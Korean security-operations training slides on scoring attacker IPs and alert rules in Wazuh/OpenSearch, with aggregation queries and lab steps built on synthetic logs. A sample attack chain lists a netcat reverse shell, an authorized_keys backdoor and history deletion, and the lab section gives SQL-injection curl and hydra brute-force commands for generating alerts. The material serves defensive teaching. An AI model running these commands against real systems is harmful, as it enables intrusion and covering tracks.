09-13 04:02	access	5715	bastion	직접	ccc 로그인 성공
09-13 04:04	privesc	5402	bastion	스티칭	sudo /bin/bash
09-13 04:10	persist	554	web	스티칭	/home/ccc/.ssh/authorized_keys
09-13 04:16	c2	100261	bastion	스티칭	nc -e /bin/bash … 4444
09-13 04:22	evasion	553	web	스티칭	/home/ccc/.bash_history 삭제

IP 리스크 점수 모형 — "얼마나" 보다 "무엇을 했나"

항목	점수
체인 깊이 recon/exploit/auth/access/privesc/persist/c2/evasion	4/10/14/30/38/46/54/60
최대 레벨 ≥ 12 / ≥10 / ≥7	8 / 5 / 3
이벤트 종류 수 (최대 10)	×1
WAF 차단 · IPS 차단 · FW drop 50 건↑ 있음	각 3
WAF 탐지 (공격이 200) · IPS 탐지 (allowed)	6 / 3
알림 10 건↑이고 업무외 비율 >0.6 / 휴일 비율 >0.3	5 / 3
IP 평판	평판 /100 × 10
버스트성 >0.5 · 시스템 3 개↑ · 20 일↑ 지속	각 3

오탐 방지 규칙 2 개

① 로그인 성공 (access) 은 앞에 브루트포스가 있거나 뒤에 권한상승 이상이 따라올 때만 단계

② 인증 실패는 빈도 룰 (5712/5720/5763) 또는 10 회 이상일 때만 auth — 관리자 오타 한 번은 0 점

정답 라벨	IP	점수 범위
normal	171	워크시트로 계산
scanner	40	워크시트로 계산
attacker	5	워크시트로 계산
insider	1	워크시트로 계산

교훈 1 162.142.241.68 — 미국 , 평판 8, 업무시간 활동 . 평판 · 시간대 · 국가로는 낮게 나오지만 체인 (access 까지) 이 잡는다 .

교훈 2 스캐너 상위 (62 점) 와 중간에 멈춘 공격자 (57~65 점) 는 구분이 안 된다 . 그 시점까지는 실제로 같은 행동이기 때문 — 정직한 결과 .

이벤트 축 — 이 알림을 낸 IP 들은 결국 어디까지 갔나

룰별로 발생 IP 수, 해외 비율, 평균 평판, 업무외 비율을 집계하고, **침해 도달률** = 그 룰을 낸 IP 중 나중에 로그인 성공(access) 이상까지 간 비율을 더한다. 가중치 = 0.45× 도달률 + 0.25× 레벨/15 + 0.1× 해외 + 0.1× 평판 + 0.1× 업무외

룰	설명	레벨	IP 수	해외	평판	업무외	도달률	가중
31106	A web attack returned code 2	12	5	1.00	69	1.00	0.60	.74
4151	Multiple Firewall drop event	10	5	1.00	69	0.80	0.60	.69
86601	Suricata: Alert - KT66 Possi	6	6	0.83	68	0.83	0.67	.63
5716	sshd: authentication failed.	5	6	1.00	66	1.00	0.50	.57
5715	sshd: authentication success	3	5	0.13	8	0.27	0.80	.46
5712	sshd: brute force trying to	10	45	1.00	68	0.77	0.07	.44
31151	Multiple web server 400 erro	10	40	1.00	67	0.72	0.00	.41
31103	SQL injection attempt.	6	43	1.00	68	0.70	0.07	.37
4101	Firewall drop event.	5	45	1.00	68	0.72	0.07	.35
31100	Access log messages grouped.	3	171	0.06	0	0.16	0.01	.07

읽는 법 SQLi 시도(31103)는 43개 IP가 냈지만 7%만 침해로 갔다 — 흔하고 가벼움. 공격 성공(31106)·방화벽 다발(4151)은 낸 IP의 60%가 침해까지 — 적지만 결정적

쓰는 곳 이 가중치가 다음 장 시간별 위험의 재료. 운영에서는 "알림 레벨"을 이 도달률로 보정해 룰 튜닝(level 올리기·내리기) 근거로 쓴다


시간 축 — 시간별 위험 이력

시간당 지표	계산
이벤트 · 알림 수	count · level ≥ 5 count
고유 IP · 신규 IP	srcip cardinality · 이 시간에 처음 본 IP 수
최대 레벨	max(rule.level)
가중 위험 (risk)	Σ 이벤트가중치 × 레벨 (앞 장 가중치)
24h 롤링	moving_fn sum, 창 24
기여 1 위 IP	그 시간 risk 합이 가장 큰 srcip

```
"per_hour": {"date_histogram":
{"field":"timestamp","fixed_interval":"1h","time_zone":"Asia/Seoul"},
 "aggs": {"n_ips": {"cardinality": {"field":"data.srcip"}},
  "risk": {"sum": {"script": "doc['rule.level'].value>=5 ?
doc['rule.level'].value*doc['rule.level'].value : 0"}},
  "risk_24h": {"moving_fn":
{"buckets_path":"risk","window":24,"script":"MovingFunctions.sum(value
s)"}}}}
```

시각 (KST)	risk	건수	IP	기여 1 위
08-13(Thu) 18:00	5,418	203	4	118.227.140.146
09-08(Tue) 10:00	5,000	210	16	193.142.207.215
09-27(Sun) 16:00	4,275	171	8	185.188.124.97
10-29(Thu) 17:00	4,129	175	22	118.15.24.158

위험 상위 시간대 10 개 중 7 개가 업무외. 전체 risk 의 72% 가 업무외 시간에 발생 — 야간 당직 근거 자료.



실습 절차 — 생성 → 적재 → 확인 → 집계 → 점수 → 평가

1 · 생성 (파일로 먼저)

`python3 analytics/kt66_synth.py --days 90 --out synth.ndjson` (강사 사전 준비)

head -2 로 문서 구조를 61 개 예시의 필드와 대조

2 · 적재

`--push https://10.20.32.110:9200 --user admin --password … --insecure`

4.5 만 건 , 2,000 건씩 적재 . kt66 호스트에서 강사가 실행

3 · Discover 확인

`synthetic.flag:true` · `synthetic.actor:attacker`

시간 범위 Last 90 days. 공격자 IP 하나를 골라 61 개 예시 DQL 로 단계별 추적

4 · Visualize · Dev Tools

data.srcip Terms + Unique count(agent.name) + Max(rule.level). 그다음 Dev Tools 에 IP 집계 DSL 붙여 넣기

" 클릭으로 되는 것 / DSL 이 필요한 것 " 경계 체감

5 · 점수 (손 계산)

Dev Tools 1 번 쿼리 결과 + 피벗 결과 → 점수표 (워크시트) 에 옮겨 계산

IP 5 개 점수 · 체인 1 개 · 이벤트 가중치 3 개를 직접 채운다

6 · 평가 · 토론

Discover 에서 synthetic.actor 로 정답 라벨을 열어 내 점수와 비교 → 가중치를 바꿔 다시 계산

평판 낮은 공격자 , 내부자 , 헬스체크 오탐을 어떻게 가르나

정리

```
POST wazuh-alerts-4.x-*/_delete_by_query {"query":{"term":{"synthetic.flag":"true"}}}
```

확장 과제

AbuseIPDB 통합 스크립트로 진짜 평판 필드 붙이기 · 점수를 커스텀 룰 (level) 로 되먹이기 · 체인을 Markov 전이 확률로 만들어 " 다음 단계 예측 "

실습 팁 — 위협 묶음별 추천 컬럼

Discover 왼쪽 필드 목록에서 **Add** 로 컬럼을 추가하고, 필드명 옆 **Visualize** 로 바로 Terms 집계를 띄우는 흐름이 가장 빠름

위협 묶음	추천 컬럼
웹	agent.name · data.srcip · data.protocol · data.url · data.id · rule.description
리눅스	agent.name · data.srcip · data.srcuser · data.dstuser · rule.id · rule.description
Windows	agent.name · data.win.system.eventID · data.win.eventdata.targetUserName · data.win.eventdata.ipAddress · data.win.eventdata.commandLine
공통	rule.level · rule.mitre.id · GeoLocation.country_name

룰 ID 확인

대시보드 Server management → Rules 에서 설명 · 그룹으로 검색하거나, 매니저에서 grep -n "<description>" /var/ossec/ruleset/rules/*.xml. 버전이 바뀌면 ID 가 달라질 수 있어 교재에는 rule.groups·rule.description 조건을 함께 적어 두는 편이 안전

실습 팁 — DQL 이 헷갈리는 지점 4 가지

keyword vs text

rule.*(description 포함)·data.*·syscheck.* 는 keyword → 대소문자 그대로, 부분 일치는 *와일드카드*. full_log 만 text → 단어 단위(기호는 무시)

범위 검색은 숫자 필드만

숫자형은 rule.level·data.ip_reputation 정도. logonType·virustotal.positives·eventID·rule.id·data.id 는 문자열(keyword)이라 >= 대신 (a or b)·5* 를 쓴다

선행 와일드카드는 느림

*lsass.exe 같은 선행 와일드카드는 전체 스캔. 시간 범위를 먼저 좁히고 쓰면 됨

시간대 조건은 DQL 로 불가

업무 외 로그인 같은 조건은 시간 선택기로 범위를 잡거나, 룰 XML 의 <time> 옵션으로 별도 룰을 만듦

실습 팁 — 저장 · 알림 · 데이터 만들기

저장과 재사용

Discover 상단 Save 로 저장 검색을 만들고 , 대시보드 패널로 추가하면 수업용 모니터링 화면이 됨

DQL 은 조회용 , 룰은 탐지 · 통보용

자동 알림이 필요하면 DQL 이 아니라 커스텀 룰 (local_rules.xml) 에서 level 을 올리고 이메일 ·Slack 통합으로 보냄

실습 데이터 만들기 — 몇 번만 실패시키면 각 항목의 결과가 바로 채워짐

웹

```
curl "http://대상/?id=1' OR 1=1"
```

SSH

```
hydra -l test -P pw.txt ssh://대상
```

Windows

```
runas /user:fake cmd
```

61 개 검색 ,
kt66 에서 직접 돌려보기

15
웹 — attacker 에서 curl 한 줄

15
리눅스 — bastion·FIM· 명령 로그

20
Windows — 에이전트 + Sysmon 설치 후

11
통합 모듈 — 취약점 ·SCA·IDS·MITRE

보강을 적용해 61 개 + osquery 2 개를 kt66 에서 실제로 실행 · 검증했습니다 (2026-10-31). DQL 22 개 수정 · 아카이브 인덱스 · 시각 동기화 포함 .

github.com/mrgrit/kt66 · Dooyong Jeon